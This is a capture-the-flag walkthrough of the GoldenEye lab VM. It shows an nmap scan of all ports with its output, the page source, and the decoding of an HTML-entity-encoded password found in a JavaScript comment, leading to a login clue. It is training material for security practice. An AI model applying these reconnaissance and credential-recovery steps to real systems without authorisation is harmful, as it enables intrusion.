
goldeneye

IP- 192.168.56.101
Walkthrough by basil
Wattlecorp Cybersecurity Labs

Methadologies


Let's start by identifying open ports,services using nmap scan
sudo nmap -sC -sV -p- 192.168.56.101



```
 192.168.56.101  08:00:27:64:a6:7a      1      60  PCS Systemtechnik GmbH

┌─[✗]─[baz@parrot]─[~/ctf/goldeneye]
└──╼ $ls
┌─[baz@parrot]─[~/ctf/goldeneye]
└──╼ $sudo nmap -sC -sV -p- 192.168.56.101 -oN nmap.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-06 17:38 IST
Nmap scan report for 192.168.56.101 (192.168.56.101)
Host is up (0.00029s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE     VERSION
25/tcp    open  smtp        Postfix smtpd
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: TLS randomness does not represent time
80/tcp    open  http        Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
55006/tcp open  ssl/unknown
55007/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: SASL(PLAIN) RESP-CODES AUTH-RESP-CODE STLS TOP CAPA PIPELINING USER UIDL
|_ssl-date: TLS randomness does not represent time
MAC Address: 08:00:27:64:A6:7A (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 122.32 seconds
┌─[baz@parrot]─[~/ctf/goldeneye]
└──╼ $ls
80sourcecode.png  http80.png  netdiscover.png  nmap.txt  terminal.js.png
┌─[baz@parrot]─[~/ctf/goldeneye]
└──╼ $
```


From nmap scan we found four open ports.
25(smtp), 80(http), 55006(ssl), 55007(pop3)

Since port 80 was opened; so I explored target IP in the web browser. Here we got a little clue for login page /sev-home/ as you can see in the image.



```
Severnaya Auxiliary Control Station
****TOP SECRET ACCESS****
Accessing Server Identity
Server Name:....................
GOLDENEYE

User: UNKNOWN
Naviagate to /sev-home/ to login
```


After that, we thought to check it’s the source code which leads us to another clue to move ahead. Here we clicked on the link terminal.js as shown in the image.



view-source:http://192.168.56.101/


```
<html>
<head>
<title>GoldenEye Primary Admin Server</title>
<link rel="stylesheet" href="index.css">
</head>

    <span id="GoldenEyeText" class="typeing"></span><span class='blinker'>&#32;</span>

<script src="terminal.js"></script>

</html>
```

The terminal.js put-up HTML code in front of us. Inside this html code, I read the given comment captured hint for two usernames (Boris, Natalya) and a password which was encoded as shown in the below image.



```
var data = [
  {
    GoldenEyeText: "<span><br/>Severnaya Auxiliary Control Station<br/>****TOP SECRET ACCESS****<br/>Accessing Server Identity<br/>Server Name:....................<br/>GOLDENEYE<br
/><br/>User: UNKNOWN<br/><span>Naviagate to /sev-home/ to login</span>"
  }
];

//
//Boris, make sure you update your default password.
//My sources say MI6 maybe planning to infiltrate.
//Be on the lookout for any suspicious network traffic....
//
//I encoded you p@ssword below...
//
//&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;
//
//BTW Natalya says she can break your codes
//

var allElements = document.getElementsByClassName("typeing");
for (var j = 0; j < allElements.length; j++) {
  var currentElementId = allElements[j].id;
  var currentElementIdContent = data[0][currentElementId];
  var element = document.getElementById(currentElementId);
  var devTypeText = currentElementIdContent;


  var i = 0, isTag, text;
  (function type() {
    text = devTypeText.slice(0, ++i);
    if (text === devTypeText) return;
    element.innerHTML = text + `<span class='blinker'>&#32;</span>`;
    var char = text.slice(-1);
    if (char === "<") isTag = true;
    if (char === ">") isTag = false;
    if (isTag) return type();
    setTimeout(type, 60);
  })();
```

Let's decode the html encoder. when decoded we obtain "InvincibleHack3r" password.




URL Encode/Decode

InvincibleHack3r

InvincibleHack3r

From the earlier clue of navigating to /sev-home/ to login. We browsed 192.168.56.101/sev-home/ in the browser and we got a clue that it has POP3 service as shown in the image.




GOLDENEYE

GoldenEye is a Top Secret Soviet oribtal weapons project. Since you have access you definitely hold a Top Secret clearance and qualify to be a certified GoldenEye Network Operator (GNO)

Please email a qualified GNO supervisor to receive the online GoldenEye Operators Training to become an Administrator of the GoldenEye system

